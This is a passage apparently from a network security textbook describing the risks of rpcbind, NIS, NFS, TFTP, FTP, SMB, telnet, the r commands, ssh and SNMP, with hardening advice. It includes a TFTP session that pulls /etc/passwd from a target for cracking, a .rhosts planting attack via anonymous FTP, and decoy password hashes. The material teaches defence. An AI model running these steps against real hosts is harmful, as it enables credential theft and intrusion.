With the notable exception of NFS, RPC-based servers do not normally use fixed port numbers. They accept whatever port number the operating system assigns them, and register this assignment with *rpcbind* (known on some systems as the *portmapper*). Those servers that need privileged ports pick and register unassigned, low-numbered ones. *Rpcbind*—which itself uses the RPC protocol for communication—acts as an intermediary between RPC clients and servers. To contact a server, the client first asks *rpcbind* on the server's host for the port number and protocol (UDP or TCP) of the service. This information is then used for the actual RPC call.

Rpcbind has other abilities that are less benign. For example, there is a call to unregister a service, fine fodder for denial-of-service attacks, as it is not well authenticated. *Rpcbind* is also happy to tell anyone on the network what services you are running (see Figure 3.1); this is extremely useful when developing attacks. (We have seen captured hacker log files that show many such dumps, courtesy of the standard *rpcinfo* command.)

```
   program vers proto   port  service
    100000    3   udp    111  portmapper
    100000    2   udp    111  portmapper
    100000    3   tcp    111  portmapper
    100000    2   tcp    111  portmapper
    100003    2   udp   2049  nfs
    100003    3   udp   2049  nfs
    100003    2   tcp   2049  nfs
    100003    3   tcp   2049  nfs
    100024    1   udp    857  status
    100024    1   tcp    859  status
    100021    1   udp   2049  nlockmgr
    100021    3   udp   2049  nlockmgr
    100021    4   udp   2049  nlockmgr
    100021    1   tcp   2049  nlockmgr
    100021    3   tcp   2049  nlockmgr
    100021    4   tcp   2049  nlockmgr
    100005    1   tcp   1026  mountd
    100005    3   tcp   1026  mountd
    100005    1   udp   1029  mountd
    100005    3   udp   1029  mountd
    391004    1   tcp   1027  sgi_mountd
    391004    1   udp   1030  sgi_mountd
    100001    1   udp   1031  rstatd
    100001    2   udp   1031  rstatd
    100001    3   udp   1031  rstatd
    100008    1   udp   1032  walld
    100002    1   udp   1033  rusersd
    100011    1   udp   1034  rquotad
    100012    1   udp   1035  sprayd
    391011    1   tcp   1028  sgi_videod
    391002    1   tcp   1029  sgi_fam
    391002    2   tcp   1029  sgi_fam
    391006    1   udp   1036  sgi_pcsd
    391029    1   tcp   1030  sgi_reserved
    100083    1   tcp   1031  ttdbserverd
 542328147    1   tcp    773
    391017    1   tcp    738  sgi_mediad
1342177279    2   tcp  62722
1342177279    1   tcp  62722
    100007    2   udp    628  ypbind
    100004    2   udp    631  ypserv
    100004    2   tcp    633  ypserv
1342177280    2   tcp  56495
1342177280    1   tcp  56495
```

Figure 3.1: A *rpcbind* dump. It shows the services that are being run, the version number, and the port number on which they live. Even though the program name has been changed to *rpcbind*, the RPC service name is still *portmapper*. Note that many of the port numbers are greater than 1024.

18 The most serious problem with *rpcbind* is its ability to issue indirect calls. To avoid the overhead of the extra round-trip necessary to determine the real port number, a client can ask that *rpcbind* forward the RPC call to the actual server. But the forwarded message must carry *rpcbind*'s own return address. It is thus impossible for the applications to distinguish the message from a genuinely local request, and thus to assess the level of trust that should be accorded to the call.

Some versions of *rpcbind* will do their own filtering. If yours will not, make sure that no outsiders can talk to it. But remember that blocking access to *rpcbind* will not block direct access to the services themselves; it's very easy for an attacker to scan the port number space directly.

Even without *rpcbind*-induced problems, older RPC services have had a checkered security history. Most were written with only local Ethernet connectivity in mind, and therefore are insufficiently cautious. For example, some window systems used RPC-based servers for cut-and-paste operations and for passing file references between applications. But outsiders were able to abuse this ability to obtain copies of any files on the system. There have been other problems as well, such as buffer overflows and the like. It is worth a great deal of effort to block RPC calls from the outside.

3.3.2 NIS

One dangerous RPC application is the *Network Information Service (NIS)*, formerly known as *YP*. (The service was originally known as *Yellow Pages*, but that name infringed phone company trademarks in the United Kingdom.) NIS is used to distribute a variety of important databases from a central server to its clients. These include the password file, the host address table, and the public and private key databases used for Secure RPC. Access can be by search key, or the entire file can be transferred.

19 If you are suitably cautious (read: "sufficiently paranoid"), your hackles should be rising by now. Many of the risks are obvious. An intruder who obtains your password file has a precious thing indeed. The key database can be almost as good; private keys for individual users are generally encrypted with their login passwords. But it gets worse.

Consider a security-conscious site that uses a *shadow password file*. Such a file holds the actual hashed passwords, which are not visible to anyone on the local machine. But all systems need some mechanism to check passwords; if NIS is used, the shadow password file is served up to anyone who appears—over the network—to be *root* on a trusted machine. In other words, if one workstation is corrupted, the shadow password file offers no protection.

20 NIS clients need to know about backup servers, in case the master is down. In some versions, clients can be told—remotely—to use a different, and possibly fraudulent, NIS server. This server could supply bogus `/etc/passwd` file entries, incorrect host addresses, and so on.

Some versions of NIS can be configured to disallow the most dangerous activities. Obviously, you should do this if possible. Better still, do not run NIS on exposed machines; the risks are high, and—for gateway machines—the benefits very low.

3.3.3 NFS

The *Network File System (NFS)* [Shepler *et al.*, 2000; Sun Microsystems, 1990], originally developed by Sun Microsystems, is now supported on most computers. It is a vital component of most workstations, and it is not likely to go away any time soon.

For robustness, NFS is based on RPC, UDP, and stateless servers. That is, to the NFS server—the host that generally has the real disk storage—each request stands alone; no context is retained. Thus, all operations must be authenticated individually. This can pose some problems, as you shall see.

To make NFS access robust in the face of system reboots and network partitioning, NFS clients retain state; the servers do not. The basic tool is the file handle, a unique string that identifies each file or directory on the disk. All NFS requests are specified in terms of a file handle, an operation, and whatever parameters are necessary for that operation. Requests that grant access to new files, such as `open`, return a new handle to the client process. File handles are not interpreted by the client. The server creates them with sufficient structure for its own needs; most file handles include a random component as well.

The initial handle for the root directory of a file system is obtained at mount time. In older implementations, the server's mount daemon—an RPC-based service—checked the client's host name and requested file system against an administrator-supplied list, and verified the mode of operation (read-only versus read/write). If all was well, the file handle for the root directory of the file system was passed back to the client.

Note carefully the implications of this. Any client that retains a root file handle has permanent access to that file system. Although standard client software renegotiates access at each mount time, which is typically at reboot time, there is no enforceable requirement that it do so. Thus, NFS's mount-based access controls are quite inadequate. For that reason, GSS-API-based NFS servers are supposed to check access rights on each operation [Eisler, 1999].

File handles are normally assigned at file system creation time, via a pseudorandom number generator. (Some older versions of NFS used an insufficiently random—and hence predictable—seed for this process. Reports indicate that successful guessing attacks have indeed taken place.) New handles can be written only to an unmounted file system, using the *fsirand* command. Prior to doing this, any clients that have the file system mounted should unmount it, lest they receive the dreaded "stale file handle" error. It is this constraint—coordinating the activities of the server and its myriad clients—that makes it so difficult to revoke access. NFS is too robust!

Some UNIX file system operations, such as file or record locks, require that the server retain state, despite the architecture of NFS. These operations are implemented by auxiliary processes using RPC. Servers also use such mechanisms to keep track of clients that have mounted their file systems. As we have seen, this data need not be consistent with reality; and it is not, in fact, used by the system for anything important.

NFS generally relies on a set of numeric user and group identifiers that must be consistent across the set of machines being served. While this is convenient for local use, it is not a solution that scales. Some implementations provide for a map function. NFS access by *root* is generally prohibited, a restriction that often leads to more frustration than protection.

Normally, NFS servers live on port 2049. The choice of port number is problematic, as it is in the "unprivileged" range, and hence is in the range assignable to ordinary processes. Packet filters that permit UDP conversations *must* be configured to block inbound access to 2049; the service is too dangerous. Furthermore, some versions of NFS live on random ports, with *rpcbind* providing addressing information.

NFS poses risks to client machines as well. Someone with privileged access to the server machine—or someone who can forge reply packets—can create `setuid` programs or device files, and then invoke or open them from the client. Some NFS clients have options to disallow import of such things; make sure you use them if you mount file systems from untrusted sources.

A more subtle problem with browsing archives via NFS is that it's too easy for the server machine to plant booby-trapped versions of certain programs likely to be used, such as *ls*. If the user's `$PATH` has the current directory first, the phony version will be used, rather than the client's own *ls* command. This is always poor practice: If the current directory appears in the path, it should always be the last entry. The NFS best defense here would be for the client to delete the "execute" bit on all imported files (though not directories). Unfortunately, we do not know of any standard NFS clients that provide this option.

Many sites are now using version 3. Its most notable attribute (for our purposes) is support for transport over TCP. That makes authentication much easier.

3.3.4 Andrew

The *Andrew File System (AFS)* [Howard, 1988; Kazar, 1988] is another network file system that can, to some extent, interoperate with NFS. Its major purpose is to provide a single scalable, global, location-independent file system to an organization, or even to the Internet as a whole. AFS enables files to live on any server within the network, with caching occurring transparently, and as needed.

AFS uses Kerberos authentication [Bryant, 1988; Kohl and Neuman, 1993; Miller *et al.*, 1987; Steiner *et al.*, 1988], which is described further in Chapter 18, and a Kerberos-based user identifier mapping scheme. It thus provides a considerably higher degree of safety than do simpler versions of NFS. That notwithstanding, there have been security problems with some earlier versions of AFS. Those have now been corrected; see, for example, [Honeyman *et al.*, 1992].

3.4 File Transfer Protocols

3.4.1 TFTP

The *Trivial File Transfer Protocol (TFTP)* is a simple UDP-based file transfer mechanism [Sollins, 1992]. It has no authentication in the protocol. It is often used to boot routers, diskless workstations, and X11 terminals.

A properly configured TFTP daemon restricts file transfers to one or two directories, typically `/usr/local/boot` and the X11 font library. In the old days, most manufacturers released their software with TFTP accesses unrestricted. This made a hacker's job easy:

```
$ tftp target.cs.boofhead.edu
tftp> get /etc/passwd /tmp/passwd
Received 1205 bytes in 0.5 seconds
tftp> quit
$ crack </tmp/passwd
```

21 This is too easy. Given a typical dictionary password hit rate of about 25%, this machine and its trusted mates are goners. We recommend that no machine run TFTP unless it really needs to. If it does, make sure it is configured correctly, to deliver only the proper files, and only to the proper clients.

Far too may routers (especially low-end ones) use TFTP to load either executable images or configuration files. The latter is especially risky, not so much because a sophisticated hacker could generate a bogus file (in general, that would be quite difficult), but because configuration files often contain passwords. A TFTP daemon used to supply such files should be set up so that only the router can talk to it. (On occasion, we have noticed that our gateway router—owned and operated by our Internet service provider—has tried to boot via broadcast TFTP on our LAN. If we had been so inclined, we could have changed its configuration, and that of any other routers of theirs that used the same passwords. Fortunately, we're honest, right?)

3.4.2 FTP

The *File Transfer Protocol (FTP)* [Postel and Reynolds, 1985] supports the transmission and character set translation of text and binary files. In a typical session (see Figure 3.2), the user's *ftp* command opens a control channel to the target machine. Various commands and responses are sent over this channel. The server's responses include a three-digit return code at the beginning of each line.

A second data channel is opened for a file transfer or the listing from a directory command. The FTP protocol specification suggests that a single channel be created and kept open for all data transfers during the session. In practice, real-world FTP implementations open a new channel for each file transferred.

The data channel can be opened from the server to the client, or the client to the server. This choice can have important security implications, discussed below. In the older server-to-client connection, the client listens on a random port number and informs the server of this via the `PORT` command. In turn, the server makes the data connection by calling the given port, usually from port 20. By default, the client uses the same port number that is used for the control channel. However, due to one of the more obscure properties of TCP (the `TIMEWAIT` state, for the knowledgeably curious), a different port number must be used each time.

The data channel can be opened from the client to the server—in the same direction as the original control connection. The client sends the `PASV` command to the server [Bellovin, 1994]. The server listens on a random port and informs the client of the port selection in the response to the `PASV` command. (The intent of this feature was to support third-party transfers—a clever FTP client could talk to two servers simultaneously, have one do a passive open request, and the other talk to that machine and port, rather than the client's—but we can use this feature for our own ends.)

```
$ ftp -d research.att.com
220 inet FTP server (Version 4.271 Fri Apr 9 10:11:04 EDT 1993) ready.
---> USER anonymous
331 Guest login ok, send ident as password.
---> PASS guest
230 Guest login ok, access restrictions apply.
---> SYST
215 UNIX Type: L8 Version: BSD-43
Remote system type is UNIX.
---> TYPE I
200 Type set to I.
Using binary mode to transfer files.
ftp> ls
---> PORT 192,20,225,3,5,163
200 PORT command successful.
---> TYPE A
200 Type set to A.
---> NLST
150 Opening ASCII mode data connection for /bin/ls.
bin
dist
etc
ls-lR.Z
netlib
pub
226 Transfer complete.
---> TYPE I
200 Type set to I.
ftp> bye
---> QUIT
221 Goodbye.
$
```

Figure 3.2: A sample FTP session using the PORT command. The lines starting with `--->` show the commands that are actually sent over the wire; responses are preceded by a three-digit code.

The vast majority of the FTP servers on the Internet now support the `PASV` command. Most FTP clients have been modified to use it (it's an easy modification: about ten lines of code), and all the major browsers support it, though it needs to be enabled explicitly on some versions of Internet Explorer. The reason is because the old `PORT` command's method of reversing the call made security policy a lot more difficult, adding complications to firewall design and safety. It is easy, and often reasonable, to have a firewall policy that allows outgoing TCP connections, but no incoming connections. If FTP uses `PASV`, no change is needed to this policy. If `PORT` is supported, we need a mechanism to permit these incoming calls.

A Java applet impersonating an FTP client can do nasty things here [Martin *et al.*, 1997]. Suppose, for example, that the attacker wishes to connect to the *telnet* port on a machine behind a firewall. When someone on the victim's site runs that applet, it open an FTP connection back to the originating site, in proper obedience to the Java security model. It then sends a `PORT` command specifying port 23—*telnet*—on the target host. The firewall obediently opens up that port.

For many years we unilaterally stopped supporting the `PORT` command through our firewall. Most users did not notice the change. A few, who were running old PC or Macintosh versions of FTP, could no longer use FTP outside the company. They must make their transfers in two stages (to a `PASV`-equipped internal host, and then to their PC), or use a Web browser on their PC. Aside from occasional confusion, this did not cause problems. If you don't want to go this far, make sure that your firewall will not open privileged or otherwise sensitive ports. Also ensure that the address specified on `PORT` commands is that of the originating machine.

The problem with `PORT` is not just the difficulty of handling incoming calls through the firewall. There's a more serious issue: the FTP Bounce attack (CERT Advisory CA-1997-27, December 10, 1997). There are a number of things the attacker can do here; they all rely on the fact that the attacker can tell some other machine to open a connection to an arbitrary port on an arbitrary machine. In fact, the attacker can even supply input lines for some other protocol. Details of the exploits are available on the Net.

By default, FTP transfers are in ASCII mode. Before sending or receiving a file that has nonprintable ASCII characters arranged in (system-dependent) lines, both sides must enter *image* (also known as *binary*) mode via a `TYPE I` command. In the example shown earlier, at startup time the client program asks the server if it, too, is a UNIX system; if so, the `TYPE I` command is generated automatically. (The failure to switch into binary mode when using FTP used to be a source of a lot of Internet traffic when FTP was run by hand: binary files got transferred twice, first with inappropriate character translation, and then without. Now browsers tend to do the right thing automatically.)

Though `PASV` is preferable, it appears that the PORT command is making a comeback. Most firewalls support it, and it is the default behavior of new Microsoft software.

Anonymous FTP is a major program and data distribution mechanism. Sites that so wish can configure their FTP servers to allow outsiders to retrieve files from a restricted area of the system without prearrangement or authorization. By convention, users log in with the name *anonymous* to use this service. Some sites request that the user's real electronic mail address be used as the password, a request more honored in the breach; however, some FTP servers are attempting to enforce the rule. Many servers insist on obtaining a reverse-lookup of the caller's IP address, and will deny service if a name is not forthcoming.

Both FTP and the programs that implement it have been a real problem for Internet gatekeepers. Here is a partial list of complaints:

- The service, running unimpeded, can drain a company of its vital files in short order.
- Anonymous FTP requires access by users to feed it new files.
- This access can rely on passwords, which are easily sniffed or guessed.
- The *ftpd* daemon runs as *root* initially because it normally processes a login to some account, including the password processing. Worse yet, it cannot shed its privileged identity after

login; some of the fine points of the protocol require that it be able to bind connection endpoints to port 20, which is in the "privileged" range.

- Historically, there have been several bugs in the daemon, which have opened disastrous security holes.
- World-writable directories in anonymous FTP services are often used to store and distribute *warez* (stolen copyrighted software) or other illicit data.

On the other hand, anonymous FTP has become an important standard on the Internet for publishing software, papers, pictures, and so on. Many sites need to have a publicly accessible anonymous FTP repository somewhere. Though these uses have been largely supplanted by the Web, FTP is still the best way to support file uploads. There is no doubt that anonymous FTP is a valuable service, but a fair amount of care must be exercised in administering it.

22 The first and most important rule is that no file or directory in the anonymous FTP area be writable or owned by the *ftp* login, because anonymous FTP runs with that user-id. Consider the following attack: Write a file named `.rhosts` to *ftp*'s home directory. Then use that file to authorize an *rsh* connection as *ftp* to the target machine. If the *ftp* directory is not writable but is owned by *ftp*, caution is still indicated: Some servers allow the remote client to change file permissions. (The existence of permission-changing commands in an anonymous server is a misfeature in any event. If possible, we strongly recommend that you delete any such code. Unidentified guests have no business setting any sort of security policy.)

23 The next rule is to avoid leaving a real `/etc/passwd` file in the anonymous FTP area. A real `/etc/passwd` file is a valuable find for an attacker. If your utilities won't choke, delete the file altogether; if you must create one, make it a dummy file, with no real accounts or (especially) hashed passwords.

Ours is shown in Figure 3.3. (Our fake `passwd` file has a set of apparently guessable passwords. They resolve to "why are you wasting your time?" Some hackers have even tried to use those passwords to log in. We once received a call from our corporate security folks. They very somberly announced that the *root* password for our gateway machines had found its way to a hacker's bulletin board they were watching. With some concern, we asked what the password was. Their answer: `why`.)

Whether or not one should create a publicly writable directory for incoming files is quite controversial. Although such a directory is an undoubted convenience, denizens of the Internet demimonde have found ways to abuse them. You may find that your machine has become a repository for pirated software ("warez") or digital erotica. This repository may be permanent or transitory; in the latter case, individuals desiring anonymity from one another use your machine as an electronic interchange track. One deposits the desired files and informs the other of their location; the second picks them up and deletes them. (Resist the temptation to infect pirated software with viruses. Such actions are not ethical. However, after paying due regard to copyright law, it is proper to replace such programs with versions that print out homilies on theft, and to replace the images with pictures of convicted politicians or CEOs.)

```
root:DZo0RWR.7DJuU:0:2:0000-Admin(0000):/:
daemon:*:1:1:0000-Admin(0000):/:
bin:*:2:2:0000-Admin(0000):/bin:
sys:*:3:3:0000-Admin(0000):/usr/v9/src:
adm:*:4:4:0000-Admin(0000):/usr/adm:
uucp:*:5:5:0000-uucp(0000):/usr/lib/uucp:
nuucp:*:10:10:0000-uucp(0000):/usr/spool/uucppublic:/usr/lib/uucp/uucico
ftp:anonymous:71:14:file transfer:/:no soap
research:nologin:150:10:ftp distribution account:/forget:/it/baby
ches:La9Cr9ld9qTQY:200:1:me:/u/ches:/bin/sh
dmr:laHheQ.H9iy6I:202:1:Dennis:/u/dmr:/bin/sh
rtm:5bHD/k5k2mTTs:203:1:Robert:/u/rtm:/bin/sh
adb:dcScD6gKF./Z6:205:1:Alan:/u/adb:/bin/sh
td:deJCw4bQcNT3Y:206:1:Tom:/u/td:/bin/sh
```

Figure 3.3: The bogus `/etc/passwd` file in our old anonymous FTP area.

Our users occasionally need to import a file from a colleague in the outside world. Our anonymous FTP server[1] is read-only. Outsiders can leave their files in *their* outgoing FTP directory, or e-mail the file. (Our e-mail permits transfers of many megabytes.) If the file is proprietary, encrypt it with something like PGP.

If you must have a writable directory, use an FTP server that understands the notions of "inside" and "outside." Files created by an outsider should be tagged so that they are not readable by other outsiders. Alternatively, create a directory with search (`x`) but not read (`r`) permission, and create oddly named writable directories underneath it. Authorized senders—those who have been informed that they should send to `/private/32-frobozz#$`—can deposit files in there, for your users to retrieve at their leisure.

Note that the Bad Guys can still arrange to store their files on your host. They can create a new subdirectory under your unsearchable one with a known name, and publish that path. The defense, of course, is to ensure that only insiders can create such directories.

There are better ways to feed an FTP directory than making directories writable. We like to use *rsync* running over *ssh*.

A final caution is to regard anything in the FTP area as potentially contaminated. This is especially true with respect to executable commands there, notably the copy of *ls* that many servers require. To guard your site against changes to this command, make it executable by the group that *ftp* is in, but not by ordinary users of your machine. (This is a defense against compromise of the FTP area itself. The question of whether or not you should trust files imported from the outside—you probably shouldn't—is a separate one.)

3.4.3 SMB Protocol

The *Server Message Block (SMB)* protocols have been used by Microsoft and IBM PC operating systems since the mid-1980s. The protocols have evolved slowly, and now appear to be drifting

---

[1] `http://www.theargon.com/archives/firewalls/fwtk/Patches/aftpd_tar.Z`

toward the *Common Internet File System (CIFS)*, a new open file-sharing protocol promoted by Microsoft. SMB is transported on various network services; these days, TCP/IP-based mechanisms are the most interesting [NetBIOS Working Group in the Defense Advanced Research Projects Agency *et al.*, 1987a, 1987b].

These services are used whenever a Microsoft Windows system shares its files and printers. The most common security error is sharing file systems with no authentication at all. Programs are available (such as *nbaudit*) that scan for active ports in the range 135–139, and sometimes port 445, and extract system and file access information. Open file systems can be raided for secrets, or have viruses written to them (CERT Incident Note IN-2000-02). NetBIOS commands can be used for denial-of-service attacks (CERT Vulnerability Note VU#32650 - DOS). It is difficult to judge if there are fundamental bugs in the way Microsoft servers implement these services.

For UNIX systems, these protocols are supported by the popular package *samba* (see `http://www.samba.org/`.). Alas, this full-featured package is too complex for our tastes. We show how to put it in a jail in Section 8.10.

The various NetBIOS TCP ports should be accessible only to the community that needs access. It is asking for trouble to give the public access to them. These days, even Windows will caution you about the dangers.

Still not persuaded? Consider a new spamming technique based on services running on these ports—it pops up windows and delivers ads. You can test it yourself; from a Windows command prompt, type

```
net send WINSname 'your message here'
```

or, from UNIX systems with Samba installed, type

```
smbclient -M WINSname
your message here
^D
```

3.5 Remote Login

3.5.1 Telnet

Telnet provides simple terminal access to a machine. The protocol includes provisions for handling various terminal settings such as raw mode, character echo, and so on. As a rule, *telnet* daemons call *login* to authenticate and initialize the session. The caller supplies an account name and usually a password to *login*.

24 Most *telnet* sessions come from untrusted machines. Neither the calling program, the calling operating system, nor the intervening networks can be trusted. *The password and the terminal session are available to prying eyes.* The local *telnet* program may be compromised to record username and password combinations or to log the entire session. This is a common hacking trick, and we have seen it employed often.

In 1994, password *sniffers* were discovered on a number of well-placed hosts belonging to major *Internet service providers (ISPs)*. These sniffers had access to a significant percent of the

Internet traffic flow. They recorded the first 128 characters of each *telnet*, *ftp*, and *rlogin* that passed. This is enough to record the destination host, username, and password.

These sniffers are often discovered when a disk fills up and the system administrator investigates. On the other hand, there are now sniffers available that encrypt their information with public keys, and ship them elsewhere.

Traditional passwords are not reliable when any part of the communications link is tapped. *We strongly recommend the use of a one-time password scheme.* The best are based on some sort of handheld authenticator (see Chapter 7 for a more complete discussion of this and other options).

The authenticators can secure a login nicely, but they do not protect the rest of a session. Wiretappers can read the text of the session (perhaps proprietary information read during the session), or even hijack the session after authentication is complete (see Section 5.10.) If the *telnet* command has been tampered with, it could insert unwanted commands into your session or retain the connection after you think you have logged off.

The same could be done by an opponent who plays games with the wires. Since early 1995, the hacking community has had access to *TCP hijacking* tools, which enable them to commandeer TCP sessions under certain circumstances. *Telnet* and *rlogin* sessions are quite attractive targets. Our one-time passwords do not protect us against this kind of attack using standard *telnet*.

It is possible to encrypt *telnet* sessions, as discussed in Chapter 18. But encryption is useless if you cannot trust one of the endpoints. Indeed, it can be worse than useless: The untrusted endpoint must be provided with your key, thus compromising it. Several encrypted *telnet* solutions have appeared. Examples include *stel* [Vincenzetti *et al.*, 1995], *SSLtelnet*, *stelnet* [Blaze and Bellovin, 1995], and especially *ssh* [Ylönen, 1996].

There is also a standardized version of encrypting *telnet* [Ts'o, 2000], but it isn't clear how many vendors will implement it. *Ssh* appears to be the de facto standard.

3.5.2 The "*r*" Commands

> To the first order, every computer in the world is connected to every other computer.
>
> —BOB MORRIS

The "*r*" commands rely on the BSD authentication mechanism. One can *rlogin* to a remote machine without entering a password if the authentication's criteria are met. These criteria are as follows:

- The call must originate from a privileged TCP port. On other systems (like PCs) there are no such restrictions, nor do they make any sense. A corollary of this is that *rlogin* and *rsh* calls should be permitted only from machines on which this restriction is enforced.
- The calling user and machine must be listed in the destination machine's list of trusted partners (typically `/etc/hosts.equiv`) or in a user's `.rhosts` file.
- The caller's name must correspond to its IP address. (Most current implementations check this. See Section 2.2.2.)

From a user's viewpoint, this scheme works fairly well. Users can bless the machines they want to use, and won't be bothered by passwords when reaching out to more computers.

For the hackers, these routines offer two benefits: a way into a machine, and an entry into even more trusted machines once the first computer is breached. A principal goal of probing hackers is to deposit an appropriate entry into `/etc/hosts.equiv` or some user's `.rhosts` file. They may try to use FTP, *uucp*, TFTP, or some other means. They frequently target the home directory of accounts not usually accessed in this manner, such as *root*, *bin*, *ftp*, or *uucp*. Be especially wary of the latter two, as they are file transfer accounts that often own their own home directories. We have seen *uucp* being used to deposit a `.rhosts` file in `/usr/spool/uucppublic`, and FTP used to deposit one in `/usr/ftp`. The permission and ownership structure of the server machine must be set up to prohibit this, and it frequently is not.

25 The connection is validated by the IP address and reverse DNS entry of the caller. Both of these are suspect: The hackers have the tools needed for IP spoofing attacks (see Section 2.1.1) and the compromise of DNS (see Section 2.2.2). Address-based authentication is generally very weak, and only suitable in certain very controlled situations. It is a poor choice in most situations where the *r* commands are currently employed.

When hackers have acquired an account on a computer, their first goals are usually to cover their tracks by erasing logs (not that most versions of the *rsh* daemon create any), attain *root* access, and leave trapdoors to get back in, even if the original access route is closed. The `/etc/hosts.equiv` and `$HOME/.rhosts` files are a fine route.

Once an account is penetrated on one machine, many other computers may be accessible. The hacker can get a list of likely trusting machines from `/etc/hosts.equiv`, files in the user's `bin` directory, or by checking the user's shell history file. Other system logs may suggest other trusting machines. With other `/etc/passwd` files available for dictionary attacks, the target site may be facing a major disaster.

Notice that quite of a bit of a machine's security is in the hands of the user, who can bless remote machines in his or her own `.rhosts` file and can make the `.rhosts` file world-writable. We think these decisions should be made only by the system administrator. Some versions of the *rlogin* and *rsh* daemons provide a mechanism to enforce this; if yours do not, a *cron* job that hunts down rogue `.rhosts` files might be in order.

Given the many weaknesses of this authentication system, we do not recommend that these services be available on computers that are accessible from the Internet, and we do not support them to or through our gateways. Of course, note the quote at the start of this section: You may have more machines at risk than you think. Even if there is no direct access to the Internet, an inside hacker can use these commands to devastate a company.

There is a delicate trade-off here. The usual alternative to *rlogin* is to use *telnet* plus a cleartext password, a choice that has its own vulnerabilities. In many situations, the perils of the latter outweigh the risks of the former; your behavior should be adjusted accordingly.

The *r* commands are a major means by which hackers spread their attack through a trusting community. If host A trusts host B, and B trusts C, then A and C are connected by transitive trust. An attacker only needs to break into a single host, the weakest link, of a group of computers. The rest of the hosts just let them log in. We wonder how interlinked a large corporation's intranet may be based simply on this transitive relation of trust.

There is one more use for *rlogind* that is worth mentioning. The protocol is capable of carrying extra information that the user supplies on the command line, nominally as the remote login name. This can be overloaded to contain a host name as well, perhaps to supply additional information to an intermediate relay host. This is safe as long as you do not grant any privileges based on the information thus received. Hackers have used this data path to open previously installed back doors in systems.

3.5.3 *Ssh*

Ssh [Ylönen, 1996] is a replacement for *rlogin*, *rdist*, *rsh* and *rcp*, written by Tatu Ylönen. It includes replacement programs—*ssh* and *scp*—that have the same user interface as *rsh* and *rcp*, but use an encrypted protocol. It also includes a mechanism that can tunnel X11 or arbitrary TCP ports.

A variety of encryption and authentication methods are available. *Ssh* can supplement or replace traditional host and password authentication with RSA- or DSA-keyed and challenge response authentication.

It is a fundamental tool for the modern network administrator, although it takes a bit of study to install it safely. There is much to configure: authentication type, encryption used, host keys, and so on. Each host has a unique key, but users can have their own keys, too. Moreover, the user keys can be passed on to subsequent connections using the *ssh-agent*. There are two protocols, numbers one and two, and the first has had a number of problems—we stick to protocol two when we can, though we must sometimes support older implementations that only speak protocol one.

We have a number of concerns about *ssh* and its configuration and protocols:

- The original protocol was custom-designed. This is always dangerous—protocol design is a black art, and looks much easier than it is. History has shown that Tatu did a decent job, but there have been problems (*c.f.* CERT Vulnerability Note VU#596827). On at least two occasions so far, the protocol has been changed in response to security problems. The fixes were prompt, and we have some fair confidence in the protocol. Even with the flaws, *ssh* has been much safer than the alternatives.

  An IETF standards group is working on standardizing version 2 of the protocol.

- The server runs as *root* (this one really needs to) and is complicated, hard to audit, and dangerous (CERT Advisory CA-1999-15, CERT Vulnerability Note VU#40327).

- The server cannot specify authentication at the client level. For example, the *sshd* server is configured with `PasswordAuthentication yes` or `no`, for all clients. The selection of the authentication method should belong to the owner of the machine, and be configured in the owner's server. In addition, the owner should be able to decide that for this host key, no password is needed, and for other hosts, a password or user key is required. The host-specific entries of `ssh_config` should be implemented in `sshd_config`.

- Commercialization of *ssh* caused a code split. The commercial version now competes with *OpenSSH*. There are a variety of Windows-based versions of varying capabilities and prices. The freeware *putty* client is nice, as it requires no installation.

- All our eggs are in the *ssh* basket. A major hole here causes thousands of administrators to drop everything and scramble to repair the problem. Unfortunately, this has happened more than once. It seems to happen when the administrator is traveling. . .

- The user can lock an RSA or DSA key in a file with a passphrase. If the host is compromised, that file is subject to dictionary attacks.

- One can tunnel other protocols over *ssh* and thus evade firewalls.

We discuss how to use *ssh* safely in Section 8.2, and the cryptographic options in Section 18.4.1.

3.6 Simple Network Management Protocol—SNMP

The *Simple Network Management Protocol (SNMP)* [Case *et al.*, 1990] is used to control routers bridges, and other network elements. It is used to read and write an astonishing variety of information about the device: operating system, version, routing tables, default TTL, traffic statistics, interface names, ARP tables, and so on. Some of this data can be surprisingly sensitive. For example, ISPs may jealously guard their traffic statistics for business reasons.

The protocol supports read, write, and alert messages. The reads are performed by GET and GETNEXT messages. (GET returns a specific item; GETNEXT is used to enumerate all of the entries in a data structure.) A single record is returned for each, as this uses UDP packets. SET messages write data, and TRAPs can indicate alarms asynchronously. A heavy series of messages can load down a router's CPU.

The data object is defined in a *management information base (MIB)*. MIB entries are in turn encoded in *ASN.1*, a data specification language of some complexity. To obtain a piece of information from a router, one uses a standard MIB, or perhaps downloads a special MIB entry from the manufacturer. These MIBS are not always well tested for security issues.

Given ASN.1's complexity, few compilers have been written for it—instead, they were shared and propagated. In late 2001, several of these implementations failed a series of tests run by the Oulu University Secure Programming Group, resulting in CERT Advisory CA-2002-03. Numerous implementations of SNMP (and other vital protocols) were subject to possible attack through their ASN.1 processing.

In principle, at least some of the encoded ASN.1 fields can be passed through a sanity checker that will eliminate the more egregious mistakes. But there's not much an outboard parser can do if a field is 1024 bytes long when the application is expecting 128 bytes. Furthermore, there are ill-behaved specifications based on ASN.1, whereby substructures are encoded as byte strings, thus rendering them almost opaque to such sanity checkers. (In some cases, it's possible to use heuristics to detect such things. But those can obviously encounter false positives; in addition, they can have false negatives in exactly the situation where you want to find them: where the data is ill-formed.)

The SNMP protocol itself comes in two major versions, numbers one and three. (SNMPv2 was never deployed.) The most widely deployed is version 1. It is also the least secure. Access is granted using a *community string* (*i.e.*, password), which is transmitted in the clear in version 1.

Most implementations default to the well-known string "public," but hackers publish extensive and effective lists of other community strings in use. In many cases, the community string (especially "public") grants only read access, but we have seen that this can leak sensitive data. For network management, write permission is usually needed as well. Many sites find SNMP useless for configuring routers, but many small devices like printers and access hubs *require* SNMP access as the only way to administer them, and a community string for write access. Some hosts, such as Solaris machines, also run SNMP servers.

Clearly, it is dangerous to allow strangers access to SNMP servers running version.1. SNMP version.3 has much better security—cryptographic authentication, optional encryption, and most important, the ability to grant different access rights to portions of the MIB to different users. The crypto authentication can be expensive, and routers typically have weak CPUs, so it may be best to restrict access to these services as well. Version 3 security is discussed further in [Blumenthal and Wijnen, 1999].

3.7 The Network Time Protocol

